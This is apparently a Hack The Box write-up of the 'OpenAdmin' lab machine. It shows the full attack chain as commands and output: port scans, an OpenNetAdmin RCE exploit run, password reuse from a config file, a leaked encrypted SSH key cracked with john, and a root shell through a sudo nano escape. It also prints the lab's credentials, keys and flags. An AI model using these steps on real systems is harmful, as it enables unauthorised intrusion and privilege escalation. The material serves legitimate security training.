

## OpenAdmin – HTB Writeup

Run a masscan to discover open ports:

```
masscan -e tun0 -p1-65535 10.10.10.171 --rate=1000
```

```
root@kali:~/Downloads/OpenAdmin# masscan -e tun0 -p1-65535 10.10.10.171 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-02-10 06:14:13 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 10.10.10.171
Discovered open port 22/tcp on 10.10.10.171
```


We have a ssh and http port.

Run nmap to gather service information:

```
nmap -sV -Pn -n -v -p22,80 10.10.10.171
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We access the http page on firefox:




We are greeted with an Apache default page. Let us try enumerating the directories using gobuster:

`gobuster dir -u http://10.10.10.171 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt`

```
root@kali:~/Downloads# gobuster dir -u http://10.10.10.171 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.171
[+] Threads:      10
[+] Wordlist:      /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/02/10 01:28:36 Starting gobuster
=====
/music (Status: 301)
/artwork (Status: 301)
```

We found two directories. Let us see. /artwork does not contain anything interesting. In /music, the login button leads us to /ona:



10.10.10.171/ona

**Newer Version Available**

❗ You are NOT on the latest release version  
Your version = v18.1.1  
Latest version = Unable to determine  
Please [DOWNLOAD](#) the latest version.

Record Counts	
<a href="#">Subnets</a>	0
<a href="#">Hosts</a>	0
<a href="#">Interfaces</a>	0
<a href="#">DNS Records</a>	0
<a href="#">DNS Domains</a>	1
<a href="#">DHCP Pools</a>	0
<a href="#">Blocks</a>	0
<a href="#">VLAN Campuses</a>	0
<a href="#">Config Archives</a>	0

We figured that this is an OpenNetAdmin page. A simple lookup online of the current version, v18.1.1, lead us to an RCE exploit. We download the script and execute it:

```
root@kali:~/Downloads/OpenAdmin# ./exploit.sh 10.10.10.171/ona/  
$ whoami  
www-data
```

We can get a shell as www-data. However, this shell is quite restricting as we are only allowed commands like cat and ls. After much enumeration, we found two users on the server:

```
$ ls -la /home/  
total 16  
drwxr-xr-x  4 root  root  4096 Nov 22 18:00 .  
drwxr-xr-x 24 root  root  4096 Nov 21 13:41 ..  
drwxr-x---  6 jimmy jimmy 4096 Feb 10 10:32 jimmy  
drwxr-x---  6 joanna joanna 4096 Nov 28 09:37 joanna
```

Digging into the config files, we found a SQL credential:

```
$ cat local/config/database_settings.inc.php  
<?php  
  
$ona_contexts=array (   
  'DEFAULT' =>   
    array (   
      'databases' =>   
        array (   
          0 =>   
            array (   
              'db_type' => 'mysqli',   
              'db_host' => 'localhost',   
              'db_login' => 'ona_sys',   
              'db_passwd' => 'h1nj4W4rri0R!',   
              'db_database' => 'ona_default',   
              'db_debug' => false,   
            ),   
          ),   
          'description' => 'Default data context',   
          'context_color' => '#D3DBFF',   
        ),   
      ),   
    );
```

Probably Jimmy or Joanna is ona\_sys and reuses the same password? We tried ssh into 10.10.10.17 as Jimmy and Joanna:

```
root@kali:~# ssh jimmy@10.10.10.171  
jimmy@10.10.10.171's password:  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
```

```
jimmy@openadmin:~$ whoami  
jimmy
```

Bingo! Ona\_sys is Jimmy re-using the same password. We enumerate files and directories owned by Jimmy:

```
find / -path /proc -prune -o -user jimmy 2>/dev/null
```

/ to specify the directory, -path /proc -prune to ignore /proc directory, -o to specify OR, -user jimmy to specify owned by jimmy.

```
/var/www/internal
/var/www/internal/main.php
/var/www/internal/logout.php
/var/www/internal/index.php
/home/jimmy
/home/jimmy/.local
/home/jimmy/.local/share
/home/jimmy/.local/share/nano
```

Interestingly, we found some internal sites. main.php contains something interesting:

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

The php allow us to obtain Joanna's private RSA key. I tried curling the internal page:

```
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1/main.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 127.0.0.1 Port 80</address>
</body></html>
```

But we are unable to retrieve the php. Could it be hosted on a different port? We run netstat to check the listening ports:

```
jimmy@openadmin:/var/www/internal$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:52846	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp6	2	0	:::80	:::*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-
udp	0	0	127.0.0.53:53	0.0.0.0:*		-

We tried one by one, port 52846 returns the response:



```
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SISZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJks/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGyKVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLny9LsyNxxRfV3tX4MRcJOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DL00ByVdy0SJkRxFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3kLRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hVUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQIj9MSK9na10B5FFPsjr+yYefMyLPGogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXepg3v6S4bfXkYKvFkcocqs8IvdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdkRkZHWL+t+oqiI8rVd6nWhottoJrjrAQ7YWGAm2MBdGA/MxlyJ9FNDr
1kxuS0DQNGtGnWZPieLVdkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxQdAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnmbD7C7/ee6KDTL7JMDV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSYZtCNJdwt3lF7I8+adt
z0gLMmmyR2L5c2HdLTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3K9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

Let us crack the RSA key. We export it out and convert it to john format:

*ssh2john.py JoannaRSA.txt > JoannaRSAJohn.txt*

```
root@kali:~/Downloads/OpenAdmin# /usr/share/john/ssh2john.py JoannaRSA.txt > JoannaRSAJohn.txt
root@kali:~/Downloads/OpenAdmin# cat JoannaRSAJohn.txt
JoannaRSA.txt:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044
b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfdb2b4c589f8c910e4c9c030982541e51b4717013fafbe1e
1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9
222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b
72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28
421e217ccd883e7f0eeecb6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737
ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe93
8a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c94fed25bff744544a69bc80c4ffc87fffd4d5c3e
f5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a
3f21bd4476bf98c633ff1bbefbf42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c158
6a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66f0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89
710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773d
d5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cd
c993d42ed8c0ad5713205a9fc7e5bc87b2feeffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692
566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f6413
35d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18ccceb15345116e
74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a222aabbdddea75a1b6da09ae3ac043b6161809b630174603f33195827
d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab65c
675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2
e588ae368d69998348f0bfcefe6d5892aebb86351825c2aa45afc2e6869987849d70cecc46ba951c864accfb8476d5643e7926942d
dd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c497
5485f1aef6ba18edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263
cfaa90796c2fa33dd5c1e1d889a045d587ef18a5b94a045d280e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540dea
dd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
```

The main.php page hinted “ninja”. Could it be in the password? We retrieve password from rockyou list that contains “ninja”:

```
grep 'ninja' /usr/share/wordlists/rockyou.txt > ninjawordlist.txt
```

Then we run john to crack the password:

```
john --wordlist=ninjawordlist.txt JoannaRSAJohn.txt
```

```
root@kali:~/Downloads/OpenAdmin# john --wordlist=ninjawordlist.txt JoannaRSAJohn.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas (JoannaRSA.txt)
1g 0:00:00:00 DONE (2020-02-10 06:36) 50.00g/s 80050p/s 80050c/s 80050C/s #5ninja
Session completed
```

We obtained the passphrase: bloodninjas. Using openssl, we decrypt the RSA key:

```
openssl rsa -in JoannaRSA.txt -out JoannaRSAKey.txt -passin pass:bloodninjas
```

```
root@kali:~/Downloads/OpenAdmin# openssl rsa -in JoannaRSA.txt -out JoannaRSAKey.txt -passin pass:bloodninjas
writing RSA key
```

```
root@kali:~/Downloads/OpenAdmin# cat JoannaRSAKey.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEA0Kv0GHmC/Lfofyi68gP4nFCS/c8k+9ljK0QatEx0JNlUPyWm
OioiyfdvXJbLbVBD0EVWNMGZXA70NxBKTq5ZbNjyJkTDsDM+3D56y9dbedzroM8B
LRT6jv/MlnKqrhjtqqfCc0cb7YSIi1INLds+Qs2yywBo9RFTAo4YCjEeq+mTiUSv
/DPZ9WKzrbhaI/gUTMkzbx7q93dRLpp1Zn2ZNgCXi6q138SQCFYw/tuuoZam2Hf
RiQz+QH6F4Vvn6dUOLA/sh3a+1zq0tuAtpcKzwq2aE2gj5w49NVrrk2P8Qj3ybiX
B47FaGcK5u50n5EyZutcu8Qaq1WcEcaQhoZ0PwIDAQABAOIBAQCZuLMpKravR8J
kHlrILYrgSLKn7dx94DDHgEeKSTvnizKpYGCmbBR3GHOt4fi0SSgtpvPsg/1kRh
Ylm+/698mPqCNbjAlNW0lwrV9a4BsrBBNvt6K8EEuhAk+JV25LcpTVryaUqHnKoj
vmvj+22mS5tuxtVQQjpIv3mAbP/I17WFmYGwxbM08b0ZZYnVJMsVpBJgD89kCxmX
3bLtkZ6BDDqgVg3zyBX2XzIN26lc+HYDn/Ti7a5tyo0AEgCxmSW88w/cNoD9TXj
cCgIUxfJHSIZU8zqE1/WXkIrgLqwwJX7WaWCORnR5MdyFnX1pqt4azgPZfa2ZFL8
b2lw9e0JAoGBAP8dR47GepD9YMpgqizb7LNh7QQacpEHS0LCif9qVCgU0HJfRhFN
pOnyY6tH+HajMV1/uvvKHd3nFdRLw237YwrSjQtT8tbpV0iIQHCgFtiH3mfE87Kn
8clWVOz1mM+6Mxem3idXtMrgHXjW5h92VZuTn5KbYHF/paE4DMWmNTddAoGBANFL
ZnpwEOIjw12tRpbG2L1ep42pAePjHhAqkr8vnl8YdJygOtLMvi0nxUyxFXHpfRd
C2EBuzTAIAYmkz1bkBN1TKiLBEIhE1FKb8kutycE4/c8ruHF4oS1+RM6h16GNln5
9o2XZQoCYTpCTUDW0ZtQEdYmLWdMQooGlcHypGxLAoGBAL5YGEX87QI1KvyUtx87
wxXsYK2JFiYDbTH4eIIR0XK+ZPCRCXlFJGCxS5BGeKn8BR8f6GFpYnNosa7egIGU
4sb2Zeonzq5vFb0RvBLMP397kIOYPcP07sAs09050bTz1p81D9gG5ovgP90jaJvb
TPBxasQ2TfUhnKnFpoo3t/xK5AoGBAMuKHUR2k/K9gLIWNH9rWLL5JzV0CvpRUm+0
cmCvEZrBZPUDIh0u46UNLXWVm3MmVhi7tMveuvJTrs1LwePqlOnVI2bRepotPHHQ
QUj1t+KdxloVCok7qSwHFs2yHtOq8joT161adER+e7P9rspQBf9KnYvkIE5Auo0g
SYH1Mg5xAoGBAILxvHJTirFi4q/hI95PA11fvdYnKCjCP7mH4dcTB6jGjH4FeQQC
dPdTCGu9ghs1JAY20rCaTtYUZXjK/FLkGFmBc4011HxOuzNH35fb5gWNRUSJ/Idh
E7+n99cbPUvN/ReK+fhZrQ2FmppRIAmZpiD+yzZKf4P9iIBl+mB5uYTC
-----END RSA PRIVATE KEY-----
```

Using the key, we ssh as Joanna:

```
ssh -i JoannaRSAKey.txt joanna@10.10.10.171
```

```

root@kali:~/Downloads/OpenAdmin# ssh -i JoannaRSAKey.txt joanna@10.10.10.171
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Feb 10 11:43:22 2020 from 10.10.16.4
joanna@openadmin:~$ ls -la
total 40
drwxr-x--- 6 joanna joanna 4096 Nov 28 09:37 .
drwxr-xr-x 4 root   root   4096 Nov 22 18:00 ..
lrwxrwxrwx 1 joanna joanna   9 Nov 22 18:02 .bash_history -> /dev/null
-rw-r--r-- 1 joanna joanna  220 Nov 22 18:00 .bash_logout
-rw-r--r-- 1 joanna joanna 3771 Nov 22 18:00 .bashrc
drwx----- 2 joanna joanna 4096 Nov 22 22:42 .cache
drwx----- 3 joanna joanna 4096 Nov 22 22:42 .gnupg
drwxrwxr-x 3 joanna joanna 4096 Nov 22 18:53 .local
-rw-r--r-- 1 joanna joanna  807 Nov 22 18:00 .profile
drwx----- 2 joanna joanna 4096 Nov 23 17:31 .ssh
-rw-rw-r-- 1 joanna joanna   33 Nov 28 09:37 user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f

```

We obtain the first flag, user.txt: c9b2cf07d40807e62af62660f0c81b5f

We list permissions we can run as sudo:

*sudo -l*

```

joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv

```

We can execute /bin/nano /opt/priv as root. Using a method from GTF0Bins:

*sudo /bin/nano /opt/priv*

^R

```

File to insert [from ./]: /root/root.txt
^G Get Help      ^X Execute Command
^C Cancel       M-F New Buffer

```

Upon entering, we get the root flag:

```

GNU nano 2.9.3 /opt/priv
2f907ed450b361b2c2bf4e8795d5b561


```

2f907ed450b361b2c2bf4e8795d5b561

We can also escalate to root privilege with this method:

`^R^X`


`reset; bash 1>&0 2>&0`



```
Command to execute: reset; bash 1>&0 2>&0
^G Get Help
^C Cancel
```

Press enter, then type:

`clear`



```
root@openadmin:~# whoami
root
```

We obtained root privilege.